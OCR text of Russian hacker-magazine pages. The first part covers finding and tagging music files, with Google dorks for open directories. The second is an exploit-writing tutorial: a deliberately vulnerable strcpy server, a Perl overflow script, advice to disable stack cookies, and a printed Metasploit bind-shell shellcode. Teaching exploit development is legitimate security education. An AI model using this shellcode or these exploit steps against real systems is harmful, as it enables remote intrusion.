
И все-таки, на записях с радио далеко не уедешь. Как найти треки полюбившегося исполнителя (Last.fm, привет!), кроме как в онлайн-магазине? Конечно, мы не берем в расчет закачку файлов с варезных портов и торрентов — в конце концов, это противозаконно. Поэтому приведу здесь несколько других ухищрений пользователей, но и стоит иметь в виду, что правообладатели едва ли будут рады их использованию.

1. **Google.** Раз уж говорят, что через Гугл можно найти все, отчего ж не использовать его для поиска нужного трека. Умельцы давно поняли, что запросы аля «крутая песня в mp3» стоит оставить ушастым пользователям, а поэтому применяют всю силу языка запросов поисковика. Особые успехи достигаются, когда поиск осуществляется по листингам открытых директорий, то есть папок, в которых нет htm-документов для отображения, но навалена куча файлов. Сами листинги можно искать по ключевым словам «index of», «last modified», «parent of» в названии (тег <title>) документа. Остается лишь задать наличие на странице одного из музыкальных расширений (mp3|wma|ogg) и исключить из результатов поиска все динамические и статические страницы (нам нужны только листинги, составленные веб-сервером). В конечном итоге запрос будет выглядеть примерно так:

```
intitle:index.of +" last modified"  +"
parent directory"  +(mp3|wma|ogg)
+"%Название исполнителя%" -htm -html -php
-asp
```

Существует даже сервис www.g2p.org, который поможет составить правильный запрос.

2. **По Rapidshare и другим файлообменникам.**
Сейчас мало кто решается размещать на своих серверах большие файлы и вообще, все, что генерирует большой трафик — а музыку, само собой, качают ого-го-го. Вместо этого файлы распространяются через p2p-сети и, в особенности, torrent'ы и активно выкладываются на различных файлообменных сервисах, подкармливая их владельцев, зарабатывающих большие деньги на продаже аккаунтов, позволяющих скачивать файлы без ограничений. А раз уж на файлообменниках так много добра, то почему не поискать там то, что нужно. Правильные ребята давно сварганили специальные сервисы для поиска файлов по Rapidshare.com, Megaupload.com и миллиону других сервисов. Их очень много — достаточно ввести в Гугле «rapidshare search» и удивиться результату. Одним из первых в списке результатов и по-настоящему работающим ресурсом является rapidlibrary.com.



Similarity 0.9 (beta)

Files Scanning Tools Help

Folders | Results (137)

File #1	% content	% tags	% experim.	File #2
\\Dia...\13. GET OUT THE CLUB.mp3	73.9%	-	wait	\\Dia...\7. 50 CENT - GET OUT THE CLUB.mp3
\\Diamond...\09. ROTTEN APPLE.mp3	71.1%	-	wait	\\Diamon...\11. 50 CENT - ROTTEN APLLE.mp3
\\Diamond...\02. ROTTEN APPLE.mp3	70.0%	-	wait	\\Diamon...\11. 50 CENT - ROTTEN APLLE.mp3
\\Diamo...\32. GHETTO QU'RAN.mp3	69.8%	-	44.8%	\\Diamo...\8. 50 CENT - GHETTO QU'RAN.mp3
...\99. 115 - LIFE'S ON THE LINE (BONU	69.0%	-	wait	\\Diamond\sou...\07. LIFE'S ON THE LINE.mp3
\...\. 50 CENT - AFTER THE FACT.mp3	68.7%	-	wait	...\17. BLOOD HOUND (feat. YOUNG BUCK & G-
\\Diamond\sound\...\15. G'D UP.mp3	68.1%	87.2%	wait	\\Diamond\sound\50 cent\A...\05. G'D UP.mp3
...\17. STRETCH ARMSTRONG FREEST'	67.8%	-	wait	...\12. 50 CENT - STRETCH ARMSTRONG FREES'
\\Diamo...\13. CORNER BODEGA.mp3	66.7%	-	wait	\\Diamo...\3. 50 CENT - CORNER BODEGA.mp3
\\Diam...\07. LIFE'S ON THE LINE.mp3	66.4%	-	wait	\\Dia...\10. 50 CENT - LIFE'S ON THE LINE.mp3
\\Diamond\s...\99. 115 - P.I.M.P..mp3	60.5%	-	wait	\\Diamond\sound\50 cent\Al...\20. P.IM.P.mp3
\\Diamond\s...\99. 115 - P.I.M.P..mp3	60.5%	-	wait	\\Diamond\sound\50 cent\...\05. P.I.M.P..mp3
\\Diamond\s...\16. GENTLEMEN.mp3	60.3%	-	wait	\\Diamond\sound\50 c...\2. 50 CENT - BE.mp3
\\Diamo...\99. 115 - GOTTA GET .mp3	59.3%	-	wait	\\Dia...\13. GOTTA MAKE IT TO HEAVEN.mp3
\\Diam...\. 50 CENT - FREESTYLE.mp3	59.1%	0.9%	55.0%	\\Diamond\sound\5...\09. 187 FREESTYLE.mp3
\\Diamond\s...\16. GENTLEMEN.mp3	58.2%	-	wait	\\Diamon...\50 CENT - BE A GENTLEMAN.mp3
\\Diamond\s...\09. FOOTPRINTS.mp3	54.3%	83.2%	wait	\\Diamond\sound\50 ...\02. FOOTPRINTS.mp3
\\Diamond\sou...\05. STUNT 101.mp3	51.6%	-	wait	\\Diamond\sound\5...\08. HOW TO SHUT.mp3
\\Diamond\sound\...\01. G-UNIT.mp3	51.4%	70.8%	wait	\\Diamond\sound\50 cent\Al...\06. G-UIT.mp3
\\Diamond\...\12. CORNER SPOT.mp3	49.9%	-	wait	\\Diamo...\3. 50 CENT - CORNER BODEGA.mp3
\\Diamond\sound\5...\11. SMILE.mp3	49.4%	-	wait	...\09. SMILE (feat. LLOYD BANKS) LIVE ON STA
\\Diamond...\17. ROTTEN APPLE.mp3	48.9%	-	wait	\\Diamon...\11. 50 CENT - ROTTEN APLLE.mp3

137 duplicate(s) Cache: 332 New: 278/278 100.0%

УДАЛЯЕМ ДУПЫ ИЗ КОЛЛЕКЦИИ МР3-ШЕК

3. «ВКонтакте» и других социальных сетях. Сколько раз уже замечал, как у человека открыта вкладка «ВКонтакте», но он не рисует граффити на странице друзей и не просматривает фотки. Нет, просто у него запущен плеер, проигрывающий огромное количество музыки, которую пользователи залили на серверы социальной сети. Пример характерен вовсе не для одного «ВКонтакте» — точно такая же ситуация и во многих других социальных сетях. Для поиска по базе социальных сетей существует немало онлайн-сервисов, но работают они в последнее время крайне плохо — «ВКонтакте» банит за большое количество запросов. Но зато отдельные приложения, которые пользователь устанавливает себе на компьютер, работают «на ура». Одной из наиболее продвинутых программ является bitbucket.org/A2K/vplayer, которая ищет треки из «ВКонтакте», непрерывно воспроизводит, подкачивает из инета обложки альбомов, а также расширяется за счет плагинов.

4. Поисковые программы.
Musifire (http://code.google.com/p/musifire). Изначально это была простая программа на Flex/AIR, которая искала музыку на паре отличных ресурсов, собирала информацию о похожих песнях и исполнителях с Last.fm и составляла по ней плейлисты. Взявшись за новую версию программы, автор решил, что теперь у пользователя должна быть возможность самому добавлять свои поисковые сайты; названия треков должны читаться из ID3-тегов до загрузки файлов, а также должен быть режим непрерывного радио, закладки любимых треков, ну и всякие штуки по мелочам. Главная фишка программы — умение искать по заданным пользователем сайтам. В данный момент реализован только custom-тип сайта — поиск по сайту с помощью сформированного пользователем регулярного выражения. Все это безобразие работает на Adobe AIR, и это значит, что оно одинаково хорошо (и одинаково плохо) работает и под виндой, и под макосью, и под линуксом. В любом случае, даже «из коробки» с Musifire можно найти очень и очень многое. Проверено лично.


ЧТО СЕЙЧАС ИГРАЕТ?

В динамиках играет классная мелодия, хочется обязательно послушать ее еще раз, но… ты не знаешь, что это за композиция. Знакомая ситуация? Многие радиостанции сейчас даже предоставляют SMS-сервис: отправь сообщение с указанием времени и получишь в ответе название композиции. Мы ни за что платить не будем, а возьмем на заметку сайт www.moskva.fm, о котором уже когда-то рассказывали в нашей рубрике WWW2. Мощные серверы этой системы записывают «в цифру» эфир большинства столичных радиостанций, так что всегда можно прослушать, что было в пятницу 16 октября в 19-00. Но главная фишка в том, что для каждой звучащей композиции осуществляется распознавание по огромной базе «музыкальных слепков». В результате, запомнив время, когда играла композиция, и радиостанцию, ты всегда сможешь узнать название, воспользовавшись moskva.fm.
Впрочем, подобную «распознавалку» куда удобнее всегда иметь при себе. Именно поэтому обязательным Must-have для моего телефона стала прога **Shazam iD** (www.shazam.com). Услышав классную мелодию из динамиков в кафе или магазине, я нередко тянусь за телефоном, чтобы запустить «Шазам» и записать небольшой отрывок произведения. Дальше прога отправляет его на сервер, где производится идентификация, после чего отображает результат на экране. Название трека, исполнитель и обложка альбома — магическая штука, которая не перестает удивлять моих друзей и знакомых. Версия программы есть для платформы Symbian, iPhone, Google Android и Blackberry. На самом обычном телефоне (главное, чтобы у него была поддержка MIDP 2.0) запустится другая аналогичная программа, разработан-









РАССТАВЛЯЕМ ТЕГИ, ИСПОЛЬЗУЯ АКУСТИЧЕСКИЙ FINGERPRINTING

ная Sony Ericsson — TrackID. Впрочем, даже если и она не заработает, существует еще один, последний вариант. Диктофон есть на любом телефоне, а это значит, что, записав отрывок композиции, можно скормить ее онлайн-сервису Audiotag.info или обычной виндовой программе **Tunatic** (www.wildbits.com/tunatic).

КАК НАВЕСТИ ПОРЯДОК В ТЕГАХ?

Интересно было бы собрать статистику со всех пользователей в России и вычислить среднюю величину MP3-шек, которые каждый хранит на своем компе. Любопытные данные для звукозаписывающих компаний. :) По себе знаю — держать в порядке такое обилие музыки чрезвычайно сложно, и если поначалу еще предпринимаешь попытки сортировать файлы вручную, то через некоторое время приходит четкое осознание, что это дохлый номер. Отчасти выручают **Tag&Rename** (www.softpointer.com/tr.htm) и целая свора аналогичных программ, которые умеют переименовывать файлы File1.mp3, krutaya_melodia2.mp3, aaa.mp3 в членораздельные названия с указанием исполнителя и трека, извлекая данные из тегов или же, напротив, заполняя информацию в idv1 и idv2, если та содержалась в названии файла. Причем, что важно, ни одна из известных мне программ не умеет автоматически распознавать, в какую сторону осуществлять преобразование — а идея-то хорошая! Лучиком света среди однообразных программ стоит **MetatOGGer** (www.luminescence-software.org), которая умеет определять названия композиций на слух. С каждой композиции снимается слепок, который отправляется на сервер, где производится его идентификация. Эдакий акустический fingerprinting. Для большинства западных композиций система работает на ура: к счастью, используемая база MusicBrainz огромна. Также для каждой композиции можно закачать текст песни, воспользовавшись данными с lyricwiki.org. К тому же, программа может подтянуть из Сети огромную базу с тегами по исполнителям (в сжатом виде — около 200 Мб), которая может быть очень полезна при ручном заполнении тегов. Если это, конечно, потребуется, потому как MetatOGGer даже позволяет писать скрипты, максимально автоматизирующие процесс.

КАК УДАЛИТЬ ДУБЛИКАТЫ?

Разгребая завалы музыки, несложно заметить, что одна и та же композиция сначала встречается здесь, потом там, а затем оказывается еще в свежем сборнике, только что слитом с торрентов. Большинство утилит, бьющих себя в грудь и обещающих удалить все дубликаты, способны разве что сравнить размер файла, его названия, а также теги, прописанные в idv3. Нет ничего удивительного, что эффективность такого подхода хромает — теги все оформляют по-разному, а два одинаково закодированных файла — нынче большая редкость. Самый эффективный способ найти и удалить дубликаты — опять же, проверить их «на слух». У программы **Similarity** (www.music-similarity.com) как раз есть музыкальный талант. В проге реализовано несколько способов поиска одинаковых композиций и основным, безусловно, является поиск по содержимому. Впрочем, даже если взять поиск дупов по тегам, то и здесь есть, где разгуляться. Задав уровень чувствительности, можно найти приблизительно похожие теги — на случай, если кто-то где-то сделает ошибку, перепутает местами название и исполнителя и т.д. Расправиться с дубликатами в плейлисте позволяет также **beaTunes** (www.beatunes.com). Эта замечательная программа, кстати говоря, также выполняет акустический fingerprinting и помогает составлять плейлисты по конкретным жанрам.

А КАКОЙ ПЛЕЕР ЛУЧШЕ?

Вопрос равнозначен тому, что спросить, какая из систем круче всех: Linux, MacOS или Винда? Сколько людей — столько и мнений. Многие пользователи тукса считают, что лучше Amarok, который никак не портируют под другие системы, придумать что-то сложно. Большинство виндовых юзеров используют Winamp, причем в большинстве своем — по старой привычке, а вовсе не потому, что для этого проигрывателя разработаны сотни профессиональных плагинов. Расширяемостью может похвастать и foobar2000, а также Songbird. Если нужен минимализм, то сложно найти что-то круче 1by1 плеера. Словом, все зависит от предпочтений и конкретной ситуации. ⊐⊏



АНТОН «ANT» ЖУКОВ ANTITSTER@GMAIL.COM

ФАБРИКА СПЛОИТОВ

УЧИМСЯ ПИСАТЬ ЭКСПЛОИТЫ ДЛЯ METASPLOIT FRAMEWORK

ОТКУДА БЕРУТСЯ СПЛОИТЫ? ЗАДУМЫВАЛСЯ ЛИ ТЫ, КАКИМ ОБРАЗОМ ТУСКЛАЯ НОВОСТЬ ИЗ БАГТРАКА ПРЕВРАЩАЕТСЯ В РЕАЛЬНО РАБОТАЮЩУЮ ОТМЫЧКУ? КАКИМ ОБРАЗОМ ДВУМЯ ДЕСЯТКАМ СТРОЧЕК КОДА УДАЕТСЯ ПОЛУЧИТЬ ШЕЛЛ НА УДАЛЕННОМ СЕРВЕРЕ? СЕГОДНЯ МЫ ПОСЕТИМ ФАБРИКУ СПЛОИТОВ И ВО ВСЕХ ПОДРОБНОСТЯХ ПОСМОТРИМ, КАК ИЗГОТАВЛИВАЕТСЯ КАЧЕСТВЕННОЕ ИЗДЕЛИЕ.

Сплоит — что же это за зверь такой диковинный? По сути, это программа, написанная с целью использования уязвимости — в ОС, обычной программе или веб-приложении. Он может представлять из себя что угодно — программку на C/C++ (Delphi, Asm), скриптик на Perl или PHP, или даже находиться внутри картинки, но главное, что он влияет на уязвимую систему и заставляет ее работать так, как она не запрограммирована. Удаленный эксплоит работает через сеть и использует уязвимость без какого-либо предварительного доступа к уязвимой системе. Локальные же сплоиты запускаются непосредственно в уязвимой системе, требуя предварительного доступа к ней и обычно используются для повышения привилегий.

Сплоиты можно разделить по типу используемой уязвимости: переполнение буфера, SQL-инъекция, межсайтовый скриптинг и т.д. Короче говоря, разновидностей бывает много и каждая из них отличается как техникой исполнения, так и своей целью. Но есть в них одно общее — все они содержат код, выполняющий задуманные хакером действия. Этот код называют: байт-код, шелл-код (так как очень часто он предоставляет доступ к шеллу на удаленной системе), полезной (боевой) нагрузкой (payload). Написание такого кода — целое искусство. Если хочешь разобраться в этой области, советую начать со статьи Step'a «Откуда берутся шелл-коды» (PDF прилагается на диске). Мы же рассмотрим процесс

МОДИФИЦИРОВАННЫЙ СПЛОИТ С ПОЛУЧЕННОЙ РАНЕЕ СТРОКОЙ (ОБРАЩАЕМ ВНИМАНИЕ НА EIP)

СТЕК ДО ВЫЗОВА SRTCPY (ВЫДЕЛЕНЫ [EBP][RET][СЛЕДУЮЩИЙ КАДР СТЕКА])

СТЕК ПОСЛЕ ВЫЗОВА STRCPY (ВЫДЕЛЕНЫ [EBP][RET][СЛЕДУЮЩИЙ КАДР СТЕКА])



info

• Подробная информация об Metasploit API: www.metasploit.com/documents/api/msfcore/index.html.

• Блог Metasploit Framework: blog.metasploit.com.

• Статья по доработке эксплоита: en.wikibooks.org/wiki/Metasploit/WritingWindowsExploit.

• Видео, показывающее, как создать Portable-версию Metasploit для размещения на флешке: www.wonderhowto.com/how-to/video/how-to-create-a-metasploit-meterpreter-executable-file-263017.

• Старые (и соответственно уязвимые) версии программ всегда можно найти на oldapps.com и oldversion.com.

написания эксплоита, а шелл-код возьмем уже готовый из пакета Metasploit.

ПИШЕМ ЖЕРТВУ ДЛЯ ЭКСПЕРИМЕНТОВ

Убежден, что нет более наглядного способа продемонстрировать создание боевого кода, чем на конкретном примере. Поэтому начнем с игры в горе-программистов и наваяем небольшое серверное приложение, оставив в нем критическую уязвимость, которую и будем эксплуатировать. Приложение будет принимать подключения на определенном порту: как только придет некоторый пакет, будет вызываться функция, выполняющая некоторые действия с полученными данными, после чего приложение завершается. Скелет приложения приведен ниже, а полный исходник ты найдешь на диске:

```
void pr( char *str)
{
   char buf[500]="";
   strcpy(buf,str); // вот и сама уязви-
мость, собственной персоной
}

int main(int argc, char **argv)
{
  ...
  int bytesRecv = SOCKET_ERROR;
  while( bytesRecv == SOCKET_ERROR )
  {
   //Получаем данные, отправленные клиентом
    bytesRecv = recv( clientSocket,
      Message, 5000, 0 );

     if ( bytesRecv == 0 ||
        bytesRecv == WSAECONNRESET )
     {
       printf( "\nConnection Closed.\n");
       break;
     }
  }

  pr(Message); // вызываем функцию, кото-
рая не проверяет длину входного буфера при
копировании

  closesocket(clientSocket);
  closesocket(serverSocket);
  WSACleanup();
  return 0;
}
```

Внимательно взглянув на код, можно увидеть, что функция void pr(char *str) не проверяет длину входного буфера и, если передать ей в качестве параметра строку длиной более 500 символов — получится классическое переполнение буфера. Совсем кратко о том, как это работает (тут придется вспомнить, как работает стек):

```
PUSH EDI // кладем в стек указатель на
буфер, который будем копировать (*str)
CALL Server._pr // вызываем функцию pf
```

После вызова CALL стек будет выглядеть следующим образом:

```
...
buf — локальная переменная, куда будем
копировать входящие данные
ebp — сохраненный указатель кадра стека
ret — адрес возврата
*str — указатель на входящий буфер
...
```

Под переменную buf у нас выделено 500 байт. А что будет, если скопировать туда строку длиннее?


```
[buf][EBP][ret][*str]
[AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]
```

Как видишь, такая строка затрет EBP, адрес возврата и все, что расположено ниже по стеку. Т.е. можно перезаписать адрес возврата нужным нам значением и тогда при выходе из функции мы можем вернуться, куда захотим, например, на наш шелл-код.
Тут, правда, стоит сделать поправку — уязвимости может и не быть. В смысле, от такой критической ошибки, конечно, никуда не деться, и программа в любом случае будет падать, однако использовать переполнение в сплоите может не получиться. Виной тому — стековые

```
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# LPORT=5555, RHOST=, EXITFUNC=seh
my $buf =
"\xbb\x2e\x4a\x9a\x7b\x31\xc9\xdb\xd8\xb1\x56\xd9\x74\x24" .
"\xf4\x5d\x83\xc5\x04\x31\x5d\x0d\x03\x5d\x23\xa8\x6f\x87" .
"\xd3\xa5\x90\x78\x23\xd6\x19\x9d\x12\xc4\x7e\xd5\x06\xd8" .
"\xf5\xbb\xaa\x93\x58\x28\x39\xd1\x74\x5f\x8a\x5c\xa3\x6e" .
"\x0b\x51\x6b\x3c\xcf\xf3\x17\x3f\x03\xd4\x26\xf0\x56\x15" .
"\x6e\xed\x98\x47\x27\x79\x0a\x78\x4c\x3f\x96\x79\x82\x4b" .
"\xa6\x01\xa7\x8c\x52\xb8\xa6\xdc\xca\xb7\xe1\xc4\x61\x9f" .
"\xd1\xf5\xa6\xc3\x2e\xbf\xc3\x30\xc4\x3e\x05\x09\x25\x71" .
"\x69\xc6\x18\xbd\x64\x16\x5c\x7a\x96\x6d\x96\x78\x2b\x76" .
"\x6d\x02\xf7\xf3\x70\xa4\x7c\xa3\x50\x54\x51\x32\x12\x5a" .
"\x1e\x30\x7c\x7f\xa1\x95\xf6\x7b\x2a\x18\xd9\x0d\x68\x3f" .
"\xfd\x56\x2b\x5e\xa4\x32\x9a\x5f\xb6\x9b\x43\xfa\xbc\x0e" .
"\x90\x7c\x9f\x46\x55\xb3\x20\x97\xf1\xc4\x53\xa5\x5e\x7f" .
"\xfc\x85\x17\x59\xfb\xea\x02\x1d\x93\x14\xac\x5e\xbd\xd2" .
"\xf8\x0e\xd5\xf3\x80\xc4\x25\xfb\x55\x4a\x76\x53\x05\x2b" .
"\x26\x13\xf5\xc3\x2c\x9c\x2a\xf3\x4e\x76\x5d\x33\x81\xa2" .
"\x0e\xd4\xe0\x54\xa5\x97\x6c\xb2\xaf\xc7\x38\x6c\x47\x2a" .
"\x1f\xa5\xf0\x55\x75\x99\xa9\xc1\xc1\xf7\x6d\xed\xd1\xdd" .
"\xde\x42\x79\xb6\x94\x88\xbe\xa7\xab\x84\x96\xae\x94\x4f" .
"\x6c\xdf\x57\xf1\x71\xca\x0f\x92\xe0\x91\xcf\xdd\x18\x0e" .
"\x98\x8a\xef\x47\x4c\x27\x49\xfe\x72\xba\x0f\x39\x36\x61" .
"\xec\xc4\xb7\xe4\x48\xe3\xa7\x30\x50\xaf\x93\xec\x07\x79" .
"\x4d\x4b\xfe\xcb\x27\x05\xad\x85\xaf\xd0\x9d\x15\xa9\xdc" .
"\xcb\xe3\x55\x6c\xa2\xb5\x6a\x41\x22\x32\x13\xbf\xd2\xbd" .
"\xce\x7b\xec\x4c\xc2\x91\x79\xf7\xb7\xdb\xe7\x08\x62\x1f" .
"\x1e\x8b\x86\xe0\xe5\x93\xe3\xe5\xa2\x13\x18\x94\xbb\xf1" .
"\x1e\x0b\xbb\xd3";
```

СГЕНЕРИРОВАННЫЙ METASPLOIT БОЕВОЙ ШЕЛЛКОД

ГЕНЕРИРУЕМ СТРОКУ, ЧТОБЫ ОПРЕДЕЛИТЬ, КАКИЕ СИМВОЛЫ ЗАТЕРАЮТ АДРЕС ВОЗВРАТА



СТРУКТУРА METASPLOIT FRAMEWORK

куки — специальная защита, включаемая в бинарник компилятором во время сборки приложения. Существует несколько способов обхода такой защиты (подробнее — во врезке), но сейчас для простоты примера представим, что стековые кукисы отключены. Поэтому либо отключаем поддержку кукисов во время компиляции в Visual Studio, либо используем компилятор, который вообще не умеет встраивать подобную защиту. Второй вариант, как мне кажется, проще — потому как можно использовать бесплатный компилятор lccwin32 (www.cs.virginia.edu/~lcc-win32). Итак, компилируем и запускаем.

УБИТЬ НАПОВАЛ!

Сервер работает ровно до тех пор, пока ему не придет строка, состоящая более чем из 500 символов. В противном случае — непременно вылет приложения. Набросаем небольшой скриптик на Perl'е для эксплуатации переполнения буфера:

```
use strict;
use Socket;
my $junk = "\x41" x1000;
# адрес и порт уязвимого демона
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');

# осуществляем привязки
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port,
$iaddr);

print "[+] Setting up socket\n";
# создаем сокет и присоединяемся
к порту
socket(SOCKET, PF_INET,
  SOCK_STREAM, $proto)
  or die "socket: $!";
print "[+] Connecting to $host on
port $port\n";
connect(SOCKET, $paddr) or die
"connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk."\n";
print "[+] Payload sent\n";

close SOCKET or die "close: $!";
```

Скрипт просто соединяется с сервером и посылает ему строку символов «A» длиной 1000 ($junk = "\x41" x1000). Чтобы наглядно посмотреть, что в момент получения такой строки происходит внутри нашего сервера, запускаем его под отладчиком — идеально, под OllyDbg (www.ollydbg.de). Выбираем наш бинарник через меню «File → Open» и отдаем команду на выполнение: «Debug → Restart → Run». Далее запускаем простенький сплоит, который, как и следовало ожидать, убивает наш сервер наповал. Смотрим в отладчик — адрес возврата из функции pf (и, как следствие, регистр EIP, указывающий на следующую инструкцию) оказывается перезаписанным значением 41414141 (как ты помнишь, 0x41 — это символ A). Но на момент, когда мы будем глядеть в отладчик, уже произойдет возврат по адресу 41414141, и мы будем видеть только EIP. Для успешной эксплуатации уязвимости нужно построить ядовитую строку так, чтобы она переписывала адрес возврата нужным нам значением — адресом нашего шелл-кода. Поэтому сначала необходимо выяснить, какие именно символы строки затирают адрес возврата. В этом поможет одна из утилит Metasploit Framework. Но перед этим предлагаю тебе быстренько ознакомиться с фреймворком.

ИСПОЛЬЗУЕМ METASPLOIT ДЛЯ РАЗРАБОТКИ ЭКСПЛОИТА

